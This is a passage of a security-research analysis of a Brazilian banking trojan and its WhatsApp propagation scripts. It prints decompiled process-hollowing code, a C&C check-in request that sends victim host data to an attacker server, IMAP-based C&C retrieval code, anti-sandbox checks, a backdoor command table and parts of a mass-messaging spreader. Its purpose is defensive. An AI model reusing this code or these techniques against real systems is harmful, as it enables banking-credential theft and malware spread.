
Figure 14. Locating the final .dmp or .tda payload file

The loader injects it into a hollowed svchost.exe process to blend with legitimate Windows system processes (Figure 15). It also includes an alternate fallback base address in case virtual memory allocation fails, ensuring the injection process can still proceed (Figures 16 and 17).



```
v3 = get_string_buffer();                   // Create suspended target process (flags: 0x00000C = CREATE_SUSPENDED | CREATE_NO_WINDOW)
if ( CreateProcessW(0, v3, 0, 0, 0, 0x800000Cu, 0, v14, &StartupInfo, ExceptionList) )
{
  format_integer(ProcessInformation.dwProcessId, 0);
  string_concatenate(v29[2], dword_4DBD90);
  log_message(v17);
  ProcessHandle = ProcessInformation.hProcess;
  ExceptionList = &savedregs;
  v15 = &loc_4DBA22;
  v14 = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, &v14);
  Sleep_1(0x64u);                           // Wait 100ms for process to initialize
  ZwUnmapViewOfSection(ProcessHandle, BaseAddress);// Unmap original executable image from target process memory
  format_hex(v29, 8);
  string_concatenate(v29[0], L"Unmap status: 0x");
  log_message(v14);
  RegionSize = read_pe_field();
  v5 = 0;
  while ( 1 )
  {
    v6 = ZwAllocateVirtualMemory(ProcessHandle, &BaseAddress, 0, &RegionSize, 0x3000u, 0x40u);// Allocate memory in target process (0x3000=MEM_COMMIT|MEM_RESERVE, 0x40=PAGE_EXECUTE_READWRITE)
    if ( v6 == -1073741800 )
      break;                                // Check for STATUS_CONFLICTING_ADDRESSES (-1073741800), try alternate base addresses
LABEL_19:
    if ( !v6 || v5 > 6 )
      goto LABEL_21;
  }
  ++v5;
  format_hex(&v28, 8);
  format_string();
  log_message(L", tentando outro...");
```

Figure 15. Create suspended process and allocate memory



```
switch ( v5 )
{
  case 1:
    BaseAddress = 0x10000000;               // Fallback base address attempt 1: 0x10000000
    goto LABEL_19;
  case 2:
    BaseAddress = 0x20000000;
    goto LABEL_19;
  case 3:
    BaseAddress = 805306368;
    goto LABEL_19;
  case 4:
    BaseAddress = 0x40000000;
    goto LABEL_19;
  case 5:
    BaseAddress = 1342177280;
    goto LABEL_19;
  case 6:
    BaseAddress = 0;
    goto LABEL_19;
  default:
    break;
}
```

Figure 16. Alternate fallback base addresses

```
if ( get_thread_context() )
{
  format_hex(&v23, 8);
  string_concatenate(v23, dword_4DBFF8);
  log_message(v14);
  if ( ZwWriteVirtualMemory(ProcessHandle, (Context.Ebx + 8), &BaseAddress, 4u, 0) )
  {
    format_hex(&v22, 8);
    string_concatenate(v22, aAvisoPebN);
  }
  log_message(v14);
  Context.Eax = BaseAddress + read_pe_field();
  if ( ZwSetContextThread(ProcessInformation.hThread, &Context) )
  {
    format_hex(&v21, 8);
    string_concatenate(v21, L"AVISO: SetContext: 0x");
  }
  else
  {
    format_hex(&v20, 8);
    string_concatenate(v20, dword_4DC0EC);
  }
}
log_message(v14);
zero_memory(0, 716);
if ( ResumeThread(ProcessInformation.hThread) != -1 )// Resume hollowed process to execute malicious payload
{
  log_message(v14);
  log_message(v17);
  v38 = 1;
  __writefsdword(0, v17);
  v19 = &loc_4DBA29;
  CloseHandle_0(ProcessInformation.hThread);
  CloseHandle_0(ProcessHandle);
  zero_memory(0, 16);
  return zero_memory(0, 68);
}
```

Figure 17. Resuming a hollowed process after setting thread context and writing the malicious payload into memory

Banking trojan - Persistence

After the script runs the payload's entry point, the AutoIt script waits exactly two seconds to give the payload time to complete the process-hollowing routine inside svchost.exe (Figure 18).

```
If carregarpenamemoria($v16a83f933a) Then ; STAGE 3: Load PE into memory and execute
    Sleep(2000) ; Wait 2 seconds for the loaded payload to hollowed svchost.exe
    $v28b60c55 = obterpidsvchostmaisrecente() ; Capture PID of hollowed svchost.exe
    Return True
EndIf
```

Figure 18. Loading the decrypted payload into memory and capturing the PID

The script then lists all running svchost.exe process (Figure 19), retrieves their creation timestamp, and identifies the most recent instance which is assumed to be the malicious process where the payload has performed process hollowing.

```
Func obterpidsvchostmaisrecente()
    Local $v978b47af = ProcessList("svchost.exe")
    If @error OR $v978b47af[0][0] = 0 Then Return 0
    Local $vaf2603bb211d = 0
    Local $vf5db2d23015 = 0
    For $v597dbb5d9e9 = 1 To $v978b47af[0][0]
        Local $ipid = $v978b47af[$v597dbb5d9e9][1]
        Local $hprocess = DllCall($hkernel32, "handle", "OpenProcess", "dword", 1024, "bool", False, "dword", $ipid)
        If NOT @error AND $hprocess[0] <> 0 Then
            Local $tcreationtime = DllStructCreate("uint64")
            Local $texittime = DllStructCreate("uint64")
            Local $tkerneltime = DllStructCreate("uint64")
            Local $tusertime = DllStructCreate("uint64")
            Local $vb6b86fd401 = DllCall($hkernel32, "bool", "GetProcessTimes", "handle", $hprocess[0], "struct*", $tcreationtime, "struct*", $texittime, "struct*", $tkerneltime, "struct*", $tusertime)
            If NOT @error AND $vb6b86fd401[0] Then
                Local $v70353fc3c37b = DllStructGetData($tcreationtime, 1)
                If $v70353fc3c37b > $vf5db2d23015 Then
                    $vf5db2d23015 = $v70353fc3c37b
                    $vaf2603bb211d = $ipid
                EndIf
            EndIf
            DllCall($hkernel32, "bool", "CloseHandle", "handle", $hprocess[0])
        EndIf
    Next
    Return $vaf2603bb211d
EndFunc
```

Figure 19. Monitoring the most recent svchost.exe process

The script stores the PID of the said svchost.exe process and enters a continuous monitoring loop to regularly check if this specific svchost.exe process is still running. If the process hollowed svchost.exe is terminated the malware resets its state, clears the stored PID, and waits to re-inject the payload the next time the victim opens a banking window, ensuring persistent access to the victim's banking sessions.

Banking trojan

Several behaviors in this sample are similar to those observed in the Casbaneiro (Metamorfo)open on a new tab banking malware lineage. Like earlier Metamorfo campaigns that relied on a launcher executable invoking AutoIt3 to run a compiled .A3X script alongside a DLL containing the main payload, this sample exhibits the same multi-stage AutoIt-based delivery pattern. This chain ultimately unpacks and activates the banking trojan payload – mirroring Metamorfo's signature reliance on AutoIt as a loader framework. Combined with the familiar window title monitoring, registry-based persistence, IMAP-based fallback C&C mechanism, and the presence of tokenlike C&C markers such as <||>, the sample reflects both structural and behavioral continuity with Casbaneiro/Metamorfo.

Anti-sandbox analysis

Once executed, the payload begins with an aggressive set of anti-virtualization checks designed to evade analysis environments. The malware queries the registry path *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services* specifically looking for the following VM-related services:

- VGAuthService
- vm3dservice
- VMTools
- vmvss

It also enumerates active services to check for the same strings. If any match is found, the malware immediately triggers a custom exception (EEDFADE) via RaiseException, effectively terminating execution to avoid sandbox analysis (Figure 20).




Figure 20. Exception triggered that is used for anti-sandbox analysis

System Profiling via WMI

If virtualization is not detected, the payload proceeds to gather host information through multiple WMI queries, including:

- AntiVirusProduct
- Win32_ComputerSystem
- Win32_OperatingSystem

- Win32_Processor

The stolen information is later sent to the C&C server as part of the initial check-in.

Registry modification and persistence

The malware creates a unique application registry entry under *HKEY_CURRENT_USER\Software\MyUniqueApp*, setting *UniqueSerial* to a UUID-generated string. To maintain persistence, it adds itself to the AutoRun registry key at *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*, pointing the entry to its executable path. It also drops an additional marker under *HKEY_CURRENT_USER\Software\MeuApp* by setting *inicio = true*, indicating that the main routine should begin.

C&C check-in communication

The payload then connects to its C&C server at *hxxps://serverseistemasatu.com/data.php?recebe* and sends a POST request containing system and user information:

```
POST /data.php?recebe HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: DelphiApp
Host: serverseistemasatu.com
Content-Length: 267
Cache-Control: no-cache

nomeRegistro={User name}&nomeComputador={Computer
name}&nomeSistema={Operating
System}&processador={Processor}&antivirus={Antivirus
product}&ultimaAtualizacao={Date}
```

Targeted banking window detection

The malware includes a timer-based routine (*TForm1_Timer4Timer*) that continuously scans the titles of active windows to identify whether the user is interacting with banking or cryptocurrency platforms. When a match is found, the malware classifies the detected application based on predefined window title substrings commonly associated with major financial institutions and exchanges (Table 4).

Category	Window title/substring	Detected as
Santander	Santander - Ofertas para Empresas	Santander
	Internet banking empresarial - Santander	Santander
	Santander -	Santander
Banco do Brasil	Banco do Brasil -	Banco do Brasil
	Banco do Brasil e mais	Banco do Brasil

	Autoatendimento Banco do Brasil	Banco do Brasil
Banrisul	Banrisul Home Banking	Banrisul
	Portal Internet Banrisul Home Banking	Banrisul
	Banrisul Office Banking	Banrisul
Tribanco	Tribanco » Para sua Empresa	Tribanco
	Tribanco » Para Você	Tribanco
Bradesco	Banco Bradesco	Bradesco
	Bradesco Net Empresa Bradesco -	Bradesco
	Bradesco Net Empresa Bradesco	Bradesco
	Bradesco Prime -	Bradesco
	Bradesco Prime e	Bradesco
	Internet Banking Bradesco:	Bradesco
	Internet Banking Bradesco: Saldos, extratos, Pix e muito mais!	Bradesco
	Bradesco Exclusive Digital Mais facilidade e autonomia -	Bradesco
	Bradesco Exclusive Digital Mais facilidade e autonomia	Bradesco
	Bradesco Para Você	Bradesco
	Bradesco Prime Digital Bradesco Prime	Bradesco
	Bradesco Global Private Bank Assessoria de Investimentos Especializada	Bradesco
	NavegadorExclusivoBradesco.exe	Bradesco
Sicredi	Sicredi	Sicredi
Sicoob	SicoobNet	Sicoob
	Sicoob -	Sicoob
	sicoob.com.br - SicoobNet	Sicoob
BMG	Bem-vindo ao seu BMG	BMG
	BMG -	BMG
BTG Pactual	app.btgpactual.com	BTG Pactual

	BTG Pactual -	BTG Pactual
	BTG Pactual Empresas	BTG Pactual
BS2	app.empresas.bs2.com	BS2
	BS2 -	BS2
	Empresas BS2	BS2
Itaú	Banco Itaú -	Itaú
	Itaú Personnalité I	Itaú
	Itaú Uniclass:	Itaú
	Itaú BBA -	Itaú
	Itaú BBA	Itaú
	Itaú BBA e	Itaú
	Itaú Empresas	Itaú
Crypto/Exchange	Entrar Binance	Binance
	Iniciar sessão Binance	Binance
	Entre no site da OKX OKX	OKX
	Crypto.com Log in	Crypto.com
	Faça o login e acesse a sua conta do Mercado Bitcoin MB	Mercado Bitcoin
	Coinbase	CryptoBR
	Foxbit	CryptoBR
	Faça o login e acesse a sua conta do NovaDax NovaDax	NovaDax
	Faça login e opere Bitget	Bitget
	Login Bybit	Bybit
	- default_wallet	CryptoBR
	Login - Acesse sua conta Coinext	Coinext

Table 4. predefined window title substrings commonly associated with major financial institutions and exchanges the malware classifies

IMAP-based secondary C&C discovery

The payload uses the same IMAP-based technique previously documented in our recent analysis of the Water Saci campaign, where the malware logs into a terra.com.br mailbox using hardcoded credentials and retrieves an email titled “meu” to extract an updated C&C address from a line beginning with *IP:* (Figure 21). The key difference is that while the earlier instance appeared only in a recovered auxiliary script, this version incorporates the IMAP routine directly into the injected payload itself, indicating that the operators are reusing the same infrastructure and method, but have now embedded it deeper into the malware’s runtime to make C&C updates more seamless and reliable.

```
(_IMAP->vtable->SetHost)(_IMAP, L"imap.terra.com.br", _IMAP->vtable);
LOWORD(v5) = 993;
(_IMAP->vtable->SetPort)(_IMAP, v5);
sub_125B438(&_IMAP->username, L"[redacted]");
sub_125B438(&_IMAP->password, L"[redacted]");
(_IMAP->vtable->SetIOHandler)(_IMAP, IdSSLIOHandlerSocketOpenSSL);
LOBYTE(v6) = 1;
(_IMAP->vtable->Connect)(_IMAP, v6);
LOBYTE(v7) = 1;
(_IMAP->vtable->StartTLS)(_IMAP, v7);
if ( sub_176B310(_IMAP, v46) )
{
  current_mailbox = _IMAP->current_mailbox;
  if ( current_mailbox[23] > 0 )
  {
    if ( (sub_1771C5C)(_IMAP, current_mailbox[23], v38) )
```

Figure 21. Function used for the IMAP-based technique C&C retrieval

Browser termination routine

Before executing credential-related actions, the payload forcibly terminates several browsers:

- chrome.exe
- firefox.exe
- msedge.exe
- NavegadorExclusivoBradesco.exe
- Opera.exe

This behavior is common in banking malware that intercepts sessions or forces victims to reopen banking sites under attacker-controlled conditions.

Backdoor capabilities

The injected payload also includes an extensive set of backdoor commands, granting the operator near complete remote control over the infected system. Table 5 summarizes most of the commands along with their descriptions, providing insight into the full range of actions this banking trojan can execute on a victim’s machine.

Category	Command	Description
Connection Commands	<|SocketMain|>	Main socket communication handler
	<|OK |>	Send system information <|Info|> to C&C server

	<|PING|> / <|PONG|>	Network connectivity test
	<|Close|>	Close all active connections
Authentication and Security	<|NOSenha|>	Display password error message
Remote Desktop and Screen Control	<|REQUESTKEYBOARD|>	Enable keyboard capture
	<|first|>	Initialize screen sharing session
	<|AtivarImagem|>	Start screen capturing
	<|DesativarImagem|>	Stop screen capturing
	<|AlterarResolucao|>	Modify screen resolution
Communication Features	<|OpenChat|>	Chat Functionality
	<|Chat|>	
	<|CloseChat|>	
Mouse Control Commands	<|MousePos|>	Mouse movement and clicking simulation • LD/LU: Left mouse button down/up • RD/RU: Right mouse button down/up • MD/MU: Middle mouse button down/up
	<|MouseLD|>	
	<|MouseLD_Volta|>	
	<|MouseLU|>	
	<|MouseLU_Volta|>	
	<|MouseRD|>	
	<|MouseRD_Volta|>	
	<|MouseRU|>	
	<|MouseRU_Volta|>	
	<|MouseMD|>	
	<|MouseMD_Volta|>	
	<|MouseMU|>	
	<|MouseMU_Volta|>	
	<|MouseWheelUp|>	Mouse wheel scrolling
	<|MouseWheelUp_Volta|>	

	<|MouseWheelDown|>	
	<|MouseWheelDown_Volta|>	
	<|MOUSESENDINPUT|>	Toggle mouse input method
	<|MOUSESENDNORMAL|>	
	<|LULUZSD|>	
File System Operations	<|Folder|>	List directories
	<|Files|>	List files in directory
	<|DownloadFile|>	Download file from victim to C&C
	<|UploadFile|>	Upload file from C&C to victim
System Control	<|RESTART|>	Force restart the machine
	<|CMD|>	Execute remote command using cmd.exe
	<|MONKEY|>	Random input simulation
Windows Management	<|LIST_WINDOWS|>	Enumerate all windows
	<|LISTMIN_WINDOWS|>	Minimize windows
	<|LISTKILL_WINDOWS|>	Kill specific windows
Monitoring and Evasion	<|MOVISIBLE|>	Control mouse cursor visibility
	<|MOINVISIBLE|>	
	<|BLOQUEARMOUSE|>	Block/restore mouse functionality
	<|RESTAURARMOUSE|>	
	<zzz|DELETEDKL|>	Delete keylogger data
	<|MENSAGEM|>	Display custom message
System Information	<|GETINFO|> / <|LIST_INFO|>	Gather system information
	<|Metodo|>	Set operational method/mode
	<|Reconected|>	Handle reconnection
Print System Control	<|GETPRINTHANLE|>	Screen capture for different contexts
	<|GETPRINTMAGNIFIER|>	

	<|GETPRINTDESKTOP|>	
	<|GETPRINTAPP|>	
Banking/Financial Malware Features	<|CE_ASSI|>	Creates fake banking interfaces, Captures credentials and transaction data, specifically targets Brazilian banking systems
	<|CE_TRANS|>	
	<|CB_SEN|>	
	<|CB_UPDATE|>	
	<|PedidoSenhas|>	Request passwords
	<|SendSenha|>	Send passwords
	<|HOLE|>	Screen overlay management
	<|HOLENOFF|>	

Table 5. Backdoor commands granting the operator near-complete remote control over an infected system

Propagation automation - whatsz.py

Our analysis revealed that both tadeu.ps1 discussed in our previous blog entryopen on a new tab and whatsz.py (Figure 22) are functionally equivalent to the WhatsApp automation malware. The Python sample appears to be an enhanced port of the PowerShell version, maintaining the same workflow, logic, and intent. The extensive use of Python in this stage enables the attackers to automate propagation, streamline payload delivery, and enhance the flexibility and resilience of their malicious operations.




Figure 22. Component files downloaded by instalar.bat and used by whatsz.py

When *instalar.bat* was executed, it downloaded component files including Python 3.12.7, get-pip.py, and the chromedriver.exe needed by the Python script to function properly and carry out its propagation routine (Figure 23). Both the PowerShell (tadeu.ps1) and Python (whatsz.py) scripts basically do the same things. They automate WhatsApp via Selenium, inject the WA-JS library, grab contact lists, send files automatically (using Base64 encoding), load remote configurations, pause and resume tasks, and report progress back to a C&C server.




Figure 23. Execution of instalar.bat leading to the Python script routine as seen in Vision One

Table 6 compares the previous PowerShell-based propagation routine with the newly observed Python variant, highlighting their shared automation features and enhancements in the latest campaign.

Feature	PowerShell (tadeu.ps1)	Python (whatsz.py)	Match?
WhatsApp automation via Selenium	✓	✓	**YES**
WA-JS library injection	✓	✓	**YES**
Mass contact extraction	✓	✓	**YES**
Automated file sending	✓	✓	**YES**
Base64 file encoding	✓	✓	**YES**
Remote configuration loading	✓	✓	**YES**
Pause/resume system	✓	✓	**YES**
Progress reporting to C&C	✓	✓	**YES**
Contact list exfiltration	✓	✓	**YES**

Table 6. Comparison of features between the PowerShell-based propagation routine and the Python variant

Given the similarity of logic, the injected JavaScript, and the explicit description included in the Python code itself, *"WhatsApp Automation Script – Versao Python Convertido de PowerShell para Python Suporte para Chrome, Edge e Firefox"* (Figure 24), there is compelling circumstantial evidence that an automated aid, such as a large language model (LLM) or code-translation tool, may have been used to accelerate the porting process. LLMs have proven capabilities for translating and refactoring code across languages and are commonly used for tasks like legacy migration and cross-language translation. While this observation doesn't definitively prove that an LLM was involved, it strongly supports the plausibility that one could have sped up the conversion.

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""
WhatsApp Automation Script - Versão Python
Convertido de PowerShell para Python
Suporte para Chrome, Edge e Firefox
"""
```

Figure 24. Python script header explicitly stating it was converted from PowerShell

Figures 25 and 26 display additional sections of the script that suggest the use of an LLM to expedite the conversion process. The snippets provided further illustrate potential interactions with AI, where requests for enhancements are made.

```
def enviar_para_contato(self, contato: Contato, nome_arquivo: str,
                        arquivo_base64: str) -> Dict:
    """Envia mensagem para um contato - VERSÃO OTIMIZADA COM TRATAMENTO DE ERROS"""
    try:
        # Validar número do contato primeiro
```

Figure 25. The text: "send message to a contact – version optimized with errors handling"

```
    def enviar_lote_rapido(self, contatos_lote: List[Contato], nome_arquivo: str,
                           arquivo_base64: str) -> List[Dict]:
        """Envia mensagens para múltiplos contatos DE UMA VEZ - SUPER RÁPIDO!"""
        try:
            # Preparar dados de todos os contatos
```

Figure 26. The text: " Send message to multiple contacts at same time – super fast!"

Notably, the script includes optimized messaging functions and a main automation class with comprehensive formatting for different statuses (Figure 27).

```
# ============================================
# CLASSE PRINCIPAL DE AUTOMAÇÃO
# ============================================

class WhatsAppAutomation:
    def __init__(self):
        self.config = ConfigApp()
        self.navegador_atual = None
        self.driver = None
        self.profile_path = None
        self.profile_selenium = None
        self.ultima_verificacao_config = datetime.now()
        self.contatos_processados = []

    def send_log(self, tipo: TipoLog, mensagem: str, detalhes: str = ""):
        """Envia log para o console e servidor"""
        # Cores para o console
        cores = {
            TipoLog.ERRO: '\033[91m',
            TipoLog.SUCESSO: '\033[92m',
            TipoLog.AVISO: '\033[93m',
            TipoLog.INFO: '\033[90m',
            TipoLog.INICIO: '\033[96m',
            TipoLog.FIM: '\033[96m'
        }
        reset_cor = '\033[0m'

        timestamp = datetime.now().strftime("%H:%M:%S")
        cor = cores.get(tipo, '')
```

Figure 27. Main automation class with formatting definitions for different statuses

The script produces highly interesting and colorful output, including the use of emojis in console outputs, while running in the background (Figure 28). This is atypical for manually written automation scripts and may indicate AI-generated code designed for enhanced user experience.

```
    # Log mais simples
    print(f"[{numero_atual}/{len(contatos_para_envio)}] {contato.nome}", end=' ... ')S

    # Enviar mensagem com arquivo - RÁPIDO!
    resultado = self.enviar_para_contato(contato, nome_arquivo, arquivo_base64)

    if resultado.get('success'):
        total_enviados += 1
        print("✅")
        resultados_detalhados.append({
            'nome': contato.nome,
            'numero': contato.numero,
            'status': 'sucesso'
        })
    else:
        total_erros += 1
        erro_msg = resultado.get('erro', 'Erro desconhecido')

        # Mostrar erro de forma compacta
        if 'lid' in erro_msg.lower() or 'empresarial' in erro_msg.lower():
            print("❌ (empresarial)")
        elif 'timeout' in erro_msg.lower():
            print("⏱️ (timeout)")
        else:
            print(f"❌ ({erro_msg[:20]}...)" if len(erro_msg) > 20 else f"❌ ({erro_msg})")

        resultados_detalhados.append({
            'nome': contato.nome,
            'numero': contato.numero,
            'status': 'erro',
            'erro': erro_msg
        })

    self.contatos_processados.append(contato)

    # Delay MÍNIMO e INTELIGENTE
    if idx < len(contatos_para_envio) - 1:
        # Se teve erro, não precisa delay (já perdeu tempo)
        if resultado.get('success'):
            delay_ms = int(self.config.delay_entre_mensagens)

            # Limitar delay máximo para velocidade
            if delay_ms > 500:
                delay_ms = 200  # Máximo 200ms
            elif delay_ms < 50:
                delay_ms = 50   # Mínimo 50ms

            time.sleep(delay_ms / 1000.0)

    # Mostrar progresso a cada 50 mensagens
    if (idx + 1) % 50 == 0:
        porcentagem = ((idx + 1) / len(contatos_para_envio)) * 100
        velocidade = (idx + 1) / ((datetime.now() - INICIO_EXECUCAO).total_seconds() / 60)
        print(f"\n📊 Progresso: {porcentagem:.1f}% | ✅ {total_enviados} | ❌ {total_erros} | ⚡ {velocidade:.1f} msgs/min\n")

# Relatório final
print("\n" + "="*40)
self.send_log(TipoLog.SUCESSO, "ENVIO CONCLUÍDO",
              f"✅ {total_enviados} | ❌ {total_erros}")
print("="*40 + "\n")

# Aguardar sincronização
modo_headless = self.config.modo_headless.lower() == "true"
```

Figure 28. Example of colorful and emoji-enhanced console output, suggesting possible AI-generated script features.

Despite the logic similarity, improvements were made that materially increase the Python variant's reach, reliability, and operational flexibility; this suggests that the port isn't just a straight translation but an upgrade. The Python build shifts to a more portable runtime, separates concerns into clearer classes, adds richer error handling and batch-sending capabilities, and broadens browser support (Table 7). Together, these changes make propagation faster, more resilient to failure, and easier to maintain or extend.

Aspect	PowerShell	Python	Significance
Language	PowerShell	Python 3	Port/translation
Browser support	Chrome only	Chrome/Edge/Firefox	Enhanced capability and wider reach

Code organization	Functions	Object-oriented (class)	Better structure
Error handling	Basic try-catch	Enhanced with specific handlers	More robust
Batch sending	Individual only	Individual + batch mode	Faster spreading
Headless mode	Supported	Supported (enhanced)	Stealth operation
Contact filtering	Basic	Enhanced (@lid filtering)	Better targeting

Table 7. improvements to the Python variant compared to PowerShell variant

Conclusion

